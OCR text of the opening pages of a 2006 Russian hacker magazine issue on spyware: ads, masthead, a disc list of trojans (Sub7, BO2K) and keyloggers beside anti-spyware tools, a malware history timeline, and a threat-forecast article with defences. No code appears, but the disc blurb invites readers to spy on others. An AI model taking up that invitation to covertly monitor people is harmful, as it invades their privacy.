
ХАКЕР
СПЕЦ
09 70 СЕНТЯБРЬ 2006
ЕЖЕМЕСЯЧНЫЙ
ТЕМАТИЧЕСКИЙ
КОМПЬЮТЕРНЫЙ
ЖУРНАЛ



ШПИОН ВНУТРИ

ВСЯ ПРАВДА О SPYWARE

ИСХОДНИКИ И ПРИМЕРЫ — НА ДИСКЕ К ЖУРНАЛУ
СПЕЦИАЛЬНЫЙ РАЗДЕЛ — КАК ЗАЩИТИТЬСЯ ОТ ШПИОНОВ

(game)land hi-fun media
9 771609 102006 09>
publishing for enthusiasts

Попробуйте подписаться в редакции, позвоните нам.

(это удобнее, чем принято думать :)

SYNC

Лучшие цифровые камеры


Хакер

Хакер Спец

Железо

Страна Игр

PC Игры


Мобильные компьютеры

Maxi Tuning

Total DVD

DVD Эксперт

Total Football

Onboard

Mountain Bike Action


Хулиган

Свой бизнес

- Для подписчиков в Москве курьерская доставка **БЕСПЛАТНО** в день выхода журнала
- Дешевле, чем в розницу
- Гарантия доставки и замены в случае потери
- Специальные предложения для подписчиков
- Первый номер подписки высылается по звонку вместе с заполненной квитанцией для оплаты

8-495-780-88-29 (для Москвы)
8-800-200-3-999 (для России)
ВСЕ ЗВОНКИ БЕСПЛАТНЫЕ
Мы работаем с 9 до 18 по рабочим дням

(game)land

intro

Знание — сила! В наше время все следят за всеми и знания о чужих знаниях или о чужих знаниях о твоих незнаниях — хорошо. А вот знания чужих о твоих знаниях или незнаниях или твое незнание о чужих знаниях — однозначно плохо, поэтому многие люди стремятся постоянно поднять свой уровень компетентности в чужих вопросах. Обычно, не особо законными способами. Вот например разные компании очень хотят знать, на какие сайты ты ходишь и что там делаешь. Это исследования, это статистика, это деньги. Они активно подсаживают на наши компьютеры свои спайварные ВНО. А мы — расскажем тебе об этом! Конечно, подробно и с исходниками. А злые хакеры пишут невидимые программы с туманными функциями. А мы узнаем! Узнаем, как ловко у них это получается.

Кто-то хитрый и большой хочет прочесть все то, что ты печатаешь на клавиатуре? Даже ВИРТУАЛЬНАЯ клавиатура не спасает? А мы расскажем ВСЕ не только о том, как пишут кейлоггеры, но и рассмотрим способы борьбы с ними! А что же насчет ботнетов? Ведь это так модно в наше время! Посмотрим, что же нам даст технология .NET в этом плане.

Александр Лозовский

СПЕЦ

ЕЖЕМЕСЯЧНЫЙ
ТЕМАТИЧЕСКИЙ
КОМПЬЮТЕРНЫЙ
ЖУРНАЛ

09|70|2006

WWW.XAKEP.RU

РЕДАКЦИЯ
Главный редактор
Николай «AvaLANche» Черепанов (avalanche@real.xakep.ru)
Выпускающие редакторы
Александр «Dr.Klouniz» Лозовский (alexander@real.xakep.ru)
Андрей Каролик (andrusha@real.xakep.ru)
Редактор CD/OFFTOPIC
Иван «SkyWriter» Касатенко (sky@real.xakep.ru)
Литературный редактор
Настя Глухова
Арт-директор
Иван Васин (vasin@real.xakep.ru)
Дизайнер
Наталья Жукова (zhukova@real.xakep.ru)
Цветокорректор
Александр Киселев

ОТДЕЛ РЕКЛАМЫ
Директор по рекламе
Игорь Пискунов (igor@gameland.ru)
Руководитель отдела рекламы цифровой группы
Ольга Басова (olga@gameland.ru)
Менеджеры отдела
Ольга Емельянцева (olgaeml@gameland.ru)
Евгения Горячева (goryacheva@gameland.ru)
Оксана Алехина (alekhina@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

ОТДЕЛ ДИСТРИБУЦИИ
Директор отдела дистрибуции и маркетинга
Владимир Смирнов (vladimir@gameland.ru)
Оптовое распространение
Андрей Степанов (andrey@gameland.ru)
Подписка
Алексей Попов (popov@gameland.ru)
Региональное розничное распространение
Татьяна Кошелева (kosheleva@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

ИНФОРМАЦИЯ О ВАКАНСИЯХ ИЗДАТЕЛЬСТВА «ГЕЙМ ЛЭНД»
Менеджер отдела по работе с персоналом
Марина Нахалова (nahalova@gameland.ru)
тел.: (495) 935.70.34 (доб. 454)

ИЗДАТЕЛЬСТВО «ГЕЙМ ЛЕНД»
Генеральный Директор
Дмитрий Агарунов (dmitri@gameland.ru)
Управляющий Директор
Давид Шостак (shostak@gameland.ru)
Директор по развитию
Паша Романовский (romanovski@gameland.ru)
Директор по персоналу
Михаил Степанов (stepanovm@gameland.ru)
Финансовый директор
Елена Дианова (dianova@gameland.ru)
Издатель цифровой группы
Борис Скворцов (boris@gameland.ru)
Редакционный директор цифровой группы
Александр Сидоровский (sidorovsky@gameland.ru)

ИНФОРМАЦИЯ О ПОДПИСКЕ
Бесплатный тел.: 8 (800) 200-3-999

ДЛЯ ПИСЕМ
101000, Москва, Главпочтамт, а/я 652, Хакер Спец
spec@real.xakep.ru

Отпечатано в типографии «ScanWeb», Финляндия
Зарегистрировано в Министерстве Российской Федерации
по делам печати, телерадиовещанию
и средствам массовых коммуникаций
ПИ № 77-12014 от 4 марта 2002 г.
Тираж 42 000 экземпляров.
Цена договорная.

ШКОЛА РАЗВЕДЧИКА

БОЕВОЕ КРЕЩЕНИЕ

СМЕРТЬ ШПИОНАМ

SPECIAL DELIVERY

ОЛЕГ ЗАЙЦЕВ
СПЕЦИАЛИСТ ПО ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ. ШПИОНСКИМ СОФТОМ, ТРОЯНАМИ И РУТКИТАМИ ЗАИНТЕРЕСОВАЛСЯ ПО ДОЛГУ СЛУЖБЫ, ЧТО В РЕЗУЛЬТАТЕ ВЫЛИЛОСЬ В СОЗДАНИЕ ПУБЛИЧНОГО ПРОДУКТА — AVZ (АНТИВИРУСА ЗАЙЦЕВА)

offtopic

HARD

SOFT

CREW

STORY

cd

СТАРШИЙ БРАТ СЛЕДИТ ЗА ТОБОЙ. ТЫ ДЕЛАЕШЬ ШАГ И СЛЫШИШЬ ЕГО ДЫХАНИЕ ЗА СПИНОЙ. ВСТАНЬ НА СТУПЕНЬ ВЫШЕ: ОБЕРНИСЬ, ПОЙМАЙ ЕГО ЗА РУКУ И ЗАЩИТИСЬ ОТ НЕГО! А ЕЩЕ ЛУЧШЕ — СТАНЬ ИМ САМ. И В ЭТОМ ТЕБЕ ТОЧНО ПОМОЖЕТ СОФТ С НАШЕГО ДИСКА.

СОФТ

- Actual Spy 2.8
- BO2K 1.1.3 (core)
- Blowfish для BO2K
- Ricq для BO2K
- Mobile Access Control 4.0 Pro
- Remote Administrator 2.2
- TightVNC 1.3dev7
- Sub7 2.1.5
- Family Key Logger v2.83
- Personal Desktop Spy v2.10
- Golden Keylogger v1.32
- Give Me Too v2.46
- Personal Inspector v5.00
- SpyArsenal Print Monitor Pro
- Quick Keylogger v2.1
- Handy Keylogger v3.25.032
- Widestep Elite Keylogger v3.0

АНТИСОФТ

- Anti-Spy.Info 1.6
- Advanced Anti Keylogger v3.7 (Lite)
- Anti-keylogger v7.3
- PrivacyKeyboard v7.3
- Trend Micro Anti-Spyware 3.0
- DrWeb 4.33
- Ad-Aware SE Pro
- Kaspersky AntiVirus для Symbian (Nokia)
- Microsoft Windows Defender Beta
- Norton AntiVirus 2007 Beta
- Norton Internet Security 2006
- Kaspersky Anti-Virus 6.0
- Kaspersky Internet Security 6.0
- AVZ 4.19
- Agnitum Outpost Firewall Pro 3.51
- ZoneLabs ZoneAlarm 6.5.731 (Free/Pro)
- ZoneLabs Internet Security Suite

УТИЛИТЫ

- IceExt 0.70
- COBA PC
- PE Tools v1.5.400.2003 Xmas Edition
- TheBat! Pro v3.80 (+help)
- SDTrestore v0.2
- Набор утилит от Wasm.Ru
- icedump 6.026 & nticedump 1.14
- Process Explorer v10.2
- GetDataBack для NTFS

СОФТ ОТ NONAME

- Chat Watch v4.4.5
- HDD Regenerator v1.51
- McFunSoft Video Convert Master 6.3
- Online Armor v1.1.1.826
- Sunbelt Network Security Inspector v1.6.57.0
- Keyboard Maniac 4.2
- NeuroSolutions v5.03 Developer Edition
- Amor SWF to Video Converter 2.3.8
- Secure iNet Factoy v5.8 for Java
- php2exe
- Fresh Diagnose v7.38
- AVG Free Edition 7.1.405
- PIMone Ver 5.1 Build:2006.7.4.145

Думаешь, что посмотреть сегодня вечером? Выбираем кино с TOTAL DVD!

Все о кино – читай о блокбастерах месяца, размышляй о лентах вместе со звездами, выбирай на какой сеанс пойти

Все о DVD – самые лучшие релизы месяца, более 50 обзоров, море интервью

...и немного о технологиях будущего! Телевидение высокой четкости, плазмы и многое другое!

Total DVD – ультимативный журнал для киноманов!

Каждый журнал комплектуется DVD-приложением с великолепным полнометражным фильмом категории «А» (качество изображения и звука на диске соответствует лучшим мировым релизам), подборкой трейлеров и анонсов новых картин и роликами к DVD-релизам.

Ищешь себе технику для домашнего кинотеатра? «DVD Эксперт» – самый лучший гид по аудио-видео- новинкам!

Все о Hi-Fi, High End и Home Cinema!

Пошаговые инструкции по составлению и инсталляции системы домашнего кино

Лучшие системы и компоненты месяца – рай для новичков. Более 50 самых новых моделей в оценочных и сравнительных тестах


Готовые системы, интервью, самые свежие новости индустрии Всегда на лезвии прогресса!

Выбираем домашний кинотеатр с журналом «DVD Эксперт»! Сейчас это стильно, это модно, это доступно, это просто!

Каждый журнал комплектуется DVD-приложением с великолепным полнометражным фильмом категории «А» (качество изображения и звука на диске соответствует лучшим мировым релизам) и тестами для настройки системы хоум синема.

timeline

Андрей Каролик
andrusha@real.xakep.ru



1986


Появились первые руткиты, но сейчас их количество в разы больше. Быстрому развитию руткитов способствует широкое распространение программного обеспечения с открытым кодом. На сайтах разработчиков ПО и в блогах содержится огромное количество программных строк для руткитов, что очень упрощает создание вредоносных файлов даже без глубоких знаний об атакуемых операционных системах.

1994

OneHalf — резидентный файлово-загрузочный полиморфик. Он заражает MBR винчестера, а при загрузке с зараженного винта перехватывает INT 13h, 1Ch, 21h и записывается в COM- и EXE-файлы при обращении к ним. Трудность в том, что код расшифровщика вируса разбросан по всему файлу со случайными смещениями. То есть сидит тихо и тайком губит твой винт. При первой загрузке с зараженного винта шифрует два последних цилиндра диска, при следующей загрузке — еще два и т.д. Когда количество зашифрованных цилиндров достигало ровно половины, вирус выдает: «Disk is one half. Press any key to continue» — отсюда и название...

1995

Началась эра макровирусов с появления Word.Concept, обитающего в 6-ом Word'е и Windows 3.1. Выпуск Windows 95 перекрыл кислород многим DOS-вирусам, но только не злобным макросам, живучесть которых оказалась для Microsoft неприятным сюрпризом. Макровирусы оказались побочным эффектом идеи тотальной автоматизации приложений. Да, автоматизация — очень удобная штука. Только вот проблема в том, что нет никаких ограничителей. А причина всех бед — ядро автоматизации, Visual Basic for Application (VBA). Сегодня он есть фактически на каждом Windows-компьютере в составе популярных приложений, отсюда и благоприятные условия для вирусных эпидемий.




1998

Вирус Win32.CIH в народе был известен как «Чернобыль», так как одна из его версий активировалась 26 апреля, в годовщину аварии на атомной электростанции. Его длина немногим более 1 Кб, а последствия — катастрофические. Он «жил» в Windows 95/98 и ждал срабатывания логической бомбы: в определенный момент вирус активировался, стирал содержимое жесткого диска, и в некоторых случаях при стирании Flash BIOS нужно было даже менять материнскую плату. Сначала о повреждениях, нанесенных этим вирусом, заговорили в Юго-Восточной Азии, в США и ряде других стран. У нас этот вирус был обнаружен позже, когда по стране распространились пиратские CD с популярными компьютерными играми и программами, зараженными этим вирусом.

1999

Программа Back Orifice (BO) от хакеров из группы Cult of the Dead Cow вызвала массовую истерию. Ни один ламер больше не чувствовал себя в безопасности. Одни называли ее отмычкой, другие — инструментом удаленного администрирования. Суть была в следующем. Проникая в компьютер, программа позволяла делать с ним все, что угодно. Для этого было достаточно один раз запустить на компьютере-жертве исполняемый файл размером чуть более 125 Кб. После этого сервер Back Orifice навсегда поселяется в системе, не обнаруживая себя в списке задач. А лишний файл было достаточно трудно найти в папке windows\system\ среди сотен других. Но главное было в том, что, помимо исполняемого файла, группа выложила для всеобщего доступа и BO2k SDK. В итоге у каждого появилась возможность написать собственное дополнение к программе или изменить саму программу под свои конкретные нужды.




2000

Массовые волнения вызвал червь ILOVEYOU. На компьютеры он попадал в виде письма с прикрепленным VBS-файлом (тело червя). Если пользователь открывает прикрепленный файл, червь первым делом бросается в адресную книгу и рассылает по всем адресам свою копию. Затем вирус прописывается в автозагрузку системного реестра, чтобы активизироваться при каждой перезагрузке системы. В свободное от работы время червячок искал определенные файлы на всех доступных дисках, записывая в них свою копию. Он был даже занесен в «Книгу рекордов Гиннеса», как самый разрушительный в мире. Сам вирус был вполне безобиден, но его лавинообразное распространение позволяло вывести из строя любую почтовую систему.

2004

Фишинг только зарождался, и процветала самая простая и популярная его форма — «E-mail fraud». Пользователь получает письмо, где банк просит подтвердить персональные данные. Ничего не подозревая, простой как две копейки пользователь отвечает и тем самым сообщает свои данные злоумышленникам, которые, кстати, совершенно не в курсе, что пользователь является клиентом именно этого банка. Они наудачу запускают спамовую рассылку от имени известных банков, авось да и клюнет рыбка (отсюда и название). Сегодня пользователь гораздо осмотрительнее и не спешит отвечать на каждую просьбу о подтверждении персональных сведений. Хотя здесь и заслуга банков, которые вынуждены постоянно напоминать своим клиентам, чтобы они не поддавались на уловки.



2006

Прошло 20 лет с момента появления первого вируса для персоналок. Правда, 20 лет назад основным средством распространения злонамеренного ПО были в основном дискеты, на которых распространялось 99% программ. И бдительность была весьма эффективным средством борьбы. Но с появлением ОС Windows в начале девяностых пользователи по-настоящему узнали, что такое компьютерный вирус, и как его «подхватить».

когда наступит завтра

АТАКИ БУДУЩЕГО


В КАНУН НОВОГО ГОДА ПРИНЯТО ДЕЛАТЬ ПРОГНОЗЫ НА БУДУЩЕЕ, РАССКАЗЫВАЯ О ТОМ, КАКИЕ УГРОЗЫ И АТАКИ ЖДУТ НАС В БЛИЖАЙШЕЕ ВРЕМЯ. НО ВЕДЬ ДО НЕГО ЕЩЕ НЕСКОЛЬКО МЕСЯЦЕВ! АН НЕТ. НАПРИМЕР, У НАС В КОМПАНИИ НОВЫЙ ФИНАНСОВЫЙ ГОД НАЧИНАЕТСЯ В АВГУСТЕ.

Алексей Лукацкий
alukatsk@cisco.com

Обычно, когда такие прогнозы встречаются в прессе, они никак не связаны с окружающим миром. А ведь атаки появляются и эволюционируют не сами по себе. Например, RFID-вирусы никогда бы не появились, не будь такой шумихи вокруг самой RFID-технологии. Поэтому давай начнем рассказ не с будущего угроз, а с будущего ИТ-технологий и способов ведения бизнеса, которые и являются драйверами для появления новых методов атакующих.

Чего хочет руководитель любой компании, не взирая на ее размеры и сферу деятельности? Разумеется, роста своего бизнеса, который может быть достигнут многими способами, один из которых — увеличение продуктивности сотрудников. Решить это можно как увеличением длительности рабочего дня, так и активизацией самой деятельности подчиненных. Последнему способствует концепция «виртуального офиса», который подразумевает, что рабочее место там, где находится сотрудник, а не там, где штаб-квартира компании. Реализовать эту концепцию можно, сделав жизнь сотрудников полностью мобильной и оснастив их мобильными телефонами, смартфонами или КПК, лэптопами с беспроводным доступом (Wi-Fi, WiMAX, RFID и т.д.), IP-телефонией и т.д.

Другой способ увеличить доходы — быстрее выпускать новые продукты на рынок. Решить эту задачу можно, открыв доступ к своим ресурсам




0:09
0:09

партнерам, поставщикам и другим участникам жизненного цикла продукта. Иными словами, сеть компании перестает быть четко очерченной, и ее периметр становится размытым. Другая задача, которая также требует решения, — стандартизация методов доступа к разрозненным данным, хранящимся в базе данных. Ее решают с помощью протоколов типа SOAP, XML и т.д. Правда, зачастую забывая об их безопасности. А теперь посмотрим, как эти ИТ-технологии, являющиеся нашим ближайшим будущим, приводят к развитию угроз безопасности...

➔ **вирусы** сами по себе уже не сделают серьезный рывок вперед, так как идея классических вирусов, заражающих файлы на отдельном компьютере, уже вряд ли сможет заинтересовать «исследователей». Другое дело — черви, но о них позже. С другой стороны, вирусы пока не исчерпали всех своих возможностей. Тем более что их авторы преподносят все больше и больше сюрпризов, заражая такие, казалось бы, неподвластные им форматы, как PowerPoint, Acrobat Reader, мультимедиа и т.д. Все это является следствием недооценки вопросов безопасности при разработке форматов и стандартов. А учитывая, что «гонка вооружений» только нарастает, и производители стремятся «выбрасывать» на рынки еще сырое ПО, можно представить, что в ближайшем будущем число потенциально уязвимых форматов будет только возрастать. А значит, у злоумышленников появится много новой работы, как и у борцов с вирусами.

СПОСОБЫ ЗАЩИТЫ: АКТИВНОЕ ИСПОЛЬЗОВАНИЕ АНТИВИРУСОВ, ИСПОЛЬЗОВАНИЕ ТОЛЬКО НУЖНЫХ ДЛЯ РАБОТЫ ПРОГРАММ, РЕГУЛЯРНАЯ УСТАНОВКА ПАТЧЕЙ, ПРЕДВАРИТЕЛЬНОЕ ТЕСТИРОВАНИЕ ПО, ЧТЕНИЕ БЮЛЛЕТЕНЕЙ ПО ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ.

➔ **черви.** Более опасны черви, которые распространяются от компьютера к компьютеру и заражают целые сети, используя уязвимости в прикладном и системном программном обеспечении. Опасность грозит в двух направлениях: рост числа каналов проникновения (или, иными словами, уязвимостей) и увеличение скорости распространения. С первой проблемой мы, к сожалению, делать ничего не можем — число программ и версий ОС растет с невиданной скоростью, и специалисты по тестированию не успевают проверять все возможные ответвления в этом бесчисленном множестве программ. А уж латать эти дыры начинают только после того, как продукт уже продается в каждом киоске не первый день, и многие пользователи уже пострадали от «рук» червей.

Согласно исследованиям Министерства обороны, каждые 1000 строк кода среднестатистической программы содержат 15 ошибок (для сравнения — среднего размера бизнес-приложение содержит 150000-250000 строк кода). Диагностика одной ошибки требует в среднем 75 минут, а вот ее устранение — уже 6 часов. К тому же практика нам говорит о том, что разработчики обычно фокусируются на новых функциях, а не на устранении старых ошибок.

Со скоростью распространения червей проблемы наступят не завтра — они уже наступили. Согласно статистике, среднее время разработки «противоядия» у антивирусных вендоров составляет около 6 часов. А ведь вирусную сигнатуру надо еще доставить всем средствам защиты, что зачастую требует еще нескольких часов или даже дней. За это время эпидемия червя уже успевает распространиться по всему интернету и заразить многие миллионы узлов. И скорость будет только расти. Согласно исследованиям, проведенным в Америке, возможно создание червя, способного заразить весь интернет всего за 15 минут. То есть такой «молниеносный» червь успеет 24 раза «обогнуть» всемирную сеть, прежде чем антивирусные производители успеют выпустить соответствующую «заплатку».

ОПАСНОСТЬ ГРОЗИТ В ДВУХ НАПРАВЛЕНИЯХ: РОСТ ЧИСЛА КАНАЛОВ ПРОНИКНОВЕНИЯ И УВЕЛИЧЕНИЕ СКОРОСТИ РАСПРОСТРАНЕНИЯ

СПОСОБЫ ЗАЩИТЫ: ИСПОЛЬЗОВАНИЕ АНТИВИРУСОВ И СИСТЕМ ПРЕДОТВРАЩЕНИЯ АТАК, РЕГУЛЯРНАЯ УСТАНОВКА ПАТЧЕЙ, УСТАНОВКА МЕЖСЕТЕВЫХ ЭКРАНОВ (КОРПОРАТИВНЫХ И ПЕРСОНАЛЬНЫХ), ПРЕДВАРИТЕЛЬНОЕ ТЕСТИРОВАНИЕ ПО, ЧТЕНИЕ БЮЛЛЕТЕНЕЙ ПО ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ.

➔ **spyware.** Черви и вирусы опасны, но они не несут никакой коммерческой выгоды своим создателям (или практически не несут). Другое дело — программы, объединенные общим термином spyware (шпионское ПО). Установленные на компьютере «жертвы», они воруют конфиденциальную информацию и пересылают ее владельцам spyware. Развитие этого типа вредоносного ПО пойдет по пути расширения каналов его проникновения на компьютер — почта, Instant Messaging (например, ICQ или Mirabilis), P2P (например, Kazaa или eDonkey), web-браузер и т.п. Чем большим количеством коммуникационных возможностей станут обладать будущие компьютеры, тем больше возможностей появится у spyware.

СПОСОБЫ ЗАЩИТЫ: ИСПОЛЬЗОВАНИЕ АНТИВИРУСОВ, СИСТЕМ ПРЕДОТВРАЩЕНИЯ АТАК И ЗАЩИТЫ ОТ ШПИОНСКОГО ПО, РЕГУЛЯРНАЯ УСТАНОВКА ПАТЧЕЙ, УСТАНОВКА МЕЖСЕТЕВЫХ ЭКРАНОВ (КОРПОРАТИВНЫХ И ПЕРСОНАЛЬНЫХ), ПРЕДВАРИТЕЛЬНОЕ ТЕСТИРОВАНИЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ, ЧТЕНИЕ БЮЛЛЕТЕНЕЙ ПО ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ.

➔ **спам** — это проблема, которая раздражает большинство из нас. И, несмотря на это, ни один из производителей не смог предложить рынку решение, «убивающее» спам раз и навсегда. Связано это с тем, что спамеры не останавливаются на достигнутом и всегда изобретают новые методы обхода систем защиты от спама: преднамеренное использование ошибок в словах («спицеальна для ваз»), пробелы в словах («с п е ц а к ц и я»), чередование строчных и заглавных букв, использование символов-разделителей («с*п*е*ц*а*к*ц*и*я»), преобразование текста в графический файл и т.д.

Сталкиваясь с различными системами защиты от спама, можно выделить два недостатка (которые, кстати, есть и у других средств контроля вредоносного контента — антивирусов, систем обнаружения атак и т.п.): ложные срабатывания и несрабатывания. В первом случае система блокирует сообщения, которые не являются спамом. Яркий пример — проект «Проверь здоровье своей сети» (www.freescan.ru). После регистрации на сайте пользователю, желающему протестировать защищенность своих интернет-ресурсов, приходит уведомление по e-mail. Но часто случалось, что уведомление воспринималось как спам и не доходило до адресата. Во втором случае системы пропускали спам, считая его безобидным электронным сообщением.

Рекламные рассылки на русском языке представляют собой еще большую проблему для антиспамовых систем, что связано с нашей морфологией. Даже разработанные в России системы блокирования спама, использующие лингвистические, графические, сигнатурные и иные методы идентификации нежелательных массовых рассылок, к сожалению, не справляются с этой проблемой. Согласно проведенному в 2005 году тестированию российских систем «Спамтест» и «Спамооборона», они не полностью решают проблему спама (www.ifap.ru/as/050524d1.pdf). Чего уж говорить о западных решениях. По словам Евгения Альтовского, координатора проекта «Антиспам», «фильтры могут использоваться как временная мера для снижения остроты проблемы спама, однако настоящий заслон на его пути может поставить только закон и негативное отношение к спаму со стороны общества».

Но так ли уж нерешаема данная проблема? Есть метод, который позволит существенно снизить объем спама. Перенос оборонительных рубежей с линии отдельной компании на уровень оператора связи. Конечно, такой перенос должен сопровождаться и сменой методов обнаружения спама, ведь применение ключевых слов, белых и черных списков в данном случае также будет не

столь эффективным. Вспомни, как рассылается спам. Это делается спамерами не со своих собственных компьютеров, а через заранее взломанные узлы. И число сообщений с таких узлов ежедневно измеряется сотнями. Будет ли обычный пользователь отправлять каждый день столько писем? Вряд ли. Поэтому можно попробовать контролировать поток почтового трафика с каждого узла и, в случае превышения некоторого порогового значения, предпринимать определенные действия: автоматически блокировать трафик, уведомлять администратора и т.п. По такому принципу действует, например, система Cisco Service Control Engine. Разумеется, в данном случае существует проблема ложных срабатываний, но она решается гораздо проще, чем в случае с традиционными методами защиты от спама.

Возможно, со временем ситуация существенно улучшится, но пока приходится констатировать, что спамеры более изобретательны, чем их оппоненты. Спам исчез бы сам, если бы мы, рядовые пользователи, перестали бы покупать рекламируемые товары. Но, согласно статистике компаний Mirapoint и Radicati Group, 11% пользователей приобретают товары и услуги, рекламируемые в массовых рассылках. Значит, спрос на них есть. А пока есть спрос, будет и предложение.

